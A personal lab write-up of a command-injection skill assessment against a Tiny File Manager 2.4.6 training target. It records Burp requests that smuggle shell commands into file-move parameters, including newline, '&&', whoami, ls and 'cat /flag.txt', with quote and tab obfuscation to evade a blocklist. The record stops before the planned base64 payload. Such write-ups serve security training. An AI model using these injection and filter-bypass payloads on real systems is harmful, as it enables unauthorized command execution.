Skill Assessment

Scenario

You are contracted to perform a penetration test for a company, and through your pentest, you stumble upon an interesting file manager web application. As file managers tend to execute system commands, you are interested in testing for command injection vulnerabilities.


Use the various techniques presented in this module to detect a command injection vulnerability and then exploit it, evading any filters in place

target: 94.237.54.42:39521

Authenticate to target with username "guest" and password "guest"

What is the content of '/flag.txt'?

Navigating to the target site I am greeted with a login portal for a file management platform it seems



Tiny File Manager

Username

guest


Password

●●●●●

Sign in

—— © CCP Programmers ——

After logging in I find a collection of files.



Tiny File Manager

94.237.54.42:39521/index.php?to=

Name	Size	Modified	Perms	Owner	Actions
tmp	Folder	15.07.21 16:42:58	0777	www-data:www-data	
51459716.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
605311066.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
696212415.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
787113764.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
877915113.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
2198326775.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
2289228124.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
2380029473.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
2470930823.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
2561732172.txt	78 B	15.07.21 14:52:51	0777	www-data:www-data	


Full Size: 357 B File: 10 Folder: 1 Partition size: 35.32 GB free of 157.46 GB

Tiny File Manager 2.4.6

From this file page it is also of note that I am provided with a version of the software running: tiny file manager 2.4.6

Hoving over the home icon it tells me these files are being stored in /var/www/html/files

Clicking through the documents, the site hints that it will not be something to do with them


kali-linux-2024.4-vmware-amd64 - VMware Workstation
Tiny File Manager
94.237.54.42:39521/index.php?to=&view=2561732172.txt
File Manager
Download
Open
Back

File "2561732172.txt"

Full path: /var/www/html/files/2561732172.txt
File size: 78 bytes
MIME-type: text/plain
Charset: utf-8

```
Stop looking at these random documents! Don't you have some injection to do :)
```

At this point I spent some time going down a rabbit hole that did not yield anything lol. Having the version from the page, I found an authenticated exploit for uploading a web shell to web root. Link to the exploit below:


https://www.exploit-db.com/exploits/50828

But as I said that didn't have any significance in finding the answer here.

Clicking through the application some more I found that the copy button allows me to move files around and makes a request to the backend.

I turned on my burp proxy and captured the request to observe it.

I tried injecting a url encoded new line and then a whoami command, but I ended up getting a 302 code and no response.


Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
10 × 11 ×
Send Cancel Follow redirection
Target: http://94.237.54
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render


```
GET /index.php?to=tmp&from=tmp%2F51459716.txt%0awhoami HTTP/1.1
Host: 94.237.54.42:39521
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.54.42:39521/index.php?to=tmp
Connection: keep-alive
Cookie: filemanager=7dr5r3klva3araq6jcj5kjtasq
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

```
HTTP/1.1 302 Found
Date: Thu, 13 Feb 2025 03:55:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Location: http://94.237.54.42:39521/index.php?to=tmp
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


```


Going back to the browser and clicking the actual action button on the information confirmation page sends another request to the back end.



Copying

Source path: /var/www/html/files/tmp/51459716.txt
Destination folder: /var/www/html/files/tmp

Looking at the request I get some additional parameters to try to tamper with for a command injection 'finish' and 'move'. Attempting to inject a command using a new line and sending something easily findable 'echo INJECTION, I can see in the response that now I am at least getting an error. So this could potentially be the right parameter to look.



Request

```
GET /index.php?to=tmp&from=tmp%2F51459716.txt&finish=1&move=1%0echo+'INJECTION' HTTP/1.1
Host: 94.237.54.42:39521
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://94.237.54.42:39521/index.php?to=tmp&from=tmp%2F51459716.txt
Cookie: filemanager=7dr5r3klva3araq6jcj5kjtasq
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Response

```
                    <div class="dropdown-menu dropdown-menu-right " aria-labelledby="
                    navbarDropdownMenuLink-5">
                        <a title="Help" class="dropdown-item nav-link" href="?to=tmp&amp;help=2
                        ">
                            <i class="fa fa-exclamation-circle" aria-hidden="true">
                            </i>
                             Help
                        </a>
                        <a title="Sign Out" class="dropdown-item nav-link" href="?logout=1">
                            <i class="fa fa-sign-out" aria-hidden="true">
                            </i>
                             Sign Out
                        </a>
                    </div>
                </li>
            </ul>
        </div>
    </div>
</nav>
<p class="message alert">
    Malicious request denied!
</p>
<form action="" method="post" class="pt-3">
    <input type="hidden" name="p" value="tmp">
    <input type="hidden" name="group" value="1">
    <div class="table-responsive">
        <table class="table table-bordered table-hover table-sm bg-white" id="main-table">
            <thead class="thead-white">
                <tr>
                    <th>
                        Name
                    </th>
                    <th>
                        Size
                    </th>
                    <th>
                        Modified
                    </th>
                    <th>
                        Perms
                    </th>
```

Messing with request some more, getting this error confirms that the mv linux command is being used. Ideally in an application they would not leak errors to users like this.

After digging around a bunch I determined that the injection point may be a part of the mv command. Thinking about the mv command you put where the file is and then where it is going. So the injection point being the to param makes sense.

Doing some testing with using the ls_colors environment variable to get a ; to break out of the context of the current command and then attempting to run ls with some obfuscation as <'l's'> I got the following erorr meaning the ls went through, but breaking out of the context of the current command may have not worked.



94.237.54.42:39521/index.php?to=&from=787113764.txt&finish=1&move=1


Error while moving: mv: cannot stat '/var/www/html/files/787113764.txtls': No such file or directory

Name	Size	Modified	Perms	Owner	Actions
tmp	Folder	13.02.25 03:39:14	0777	www-data:www-data	
605311066.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
696212415.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
787113764.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
877915113.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
2198326775.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
2289228124.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
2380029473.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
2470930823.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
2561732172.txt	78 B	15.07.21 14:52:51	0777	www-data:www-data	

Full Size: 326 B File: 9 Folder: 1 Partition size: 35.02 GB free of 157.46 GB

Tiny File Manager 2.4.


Had to take a break for the past day or so, coming back to this I think there may be variations between the instances spawned as this time I could not get LS_COLORS:10:1 append the command. Retesting for operations to find a command injection the && one did end up working when url encoded. granted in this instance it was just running ls



```
Error while moving: config.php
files
index.php
```

Name	Size	Modified	Perms	Owner	Actions
..					
Folder is empty					

Tiny File Manager 2.4.6


File Manager

Copying

Source path: /var/www/html/files/tmp/877915113.txt
Destination folder: /var/www/html/files/

Copy Move Cancel

Select folder


- tmp

```
05:10:5... HTTP → Request GET http://94.237.50.242:45831/index.php?to=&from=tmp%2F877915113.txt&finish=1&move=1
```

```
GET /index.php?to=%26%26c'a't%09/flag.txt&from=tmp%2F877915113.txt&finish=1&move=
1 HTTP/1.1
Host: 94.237.50.242:45831
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://94.237.50.242:45831/index.php?to=&from=tmp%2F877915113.txt
Cookie: filemanager=jruvv9tpbf3djt2l5tspjm8946
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

this one resulted in a 'malicious request denied' error popping up. I tried the same thing using double quotes instead.

trying to inject @$ as some characters that bash will ignore


File Manager

Copying

Source path: /var/www/html/files/tmp/877915113.txt
Destination folder: /var/www/html/files/

Copy Move Cancel

Select folder

- tmp

```
05:15:4... HTTP → Request GET http://94.237.50.242:45831/index.php?to=&from=tmp%2F877915113.txt&finish=1&move=1
```

```
GET /index.php?to=%26%26c$@at%09/flag.txt=&from=tmp%2F877915113.txt&finish=1&move
=1 HTTP/1.1
Host: 94.237.50.242:45831
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://94.237.50.242:45831/index.php?to=&from=tmp%2F877915113.txt
Cookie: filemanager=jruvv9tpbf3djt2l5tspjm8946
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

this also failed. so with some basic command black list bypasses out the way I decided it would be worth trying the base64 encoded payload method where I use a subshell to decode the payload.

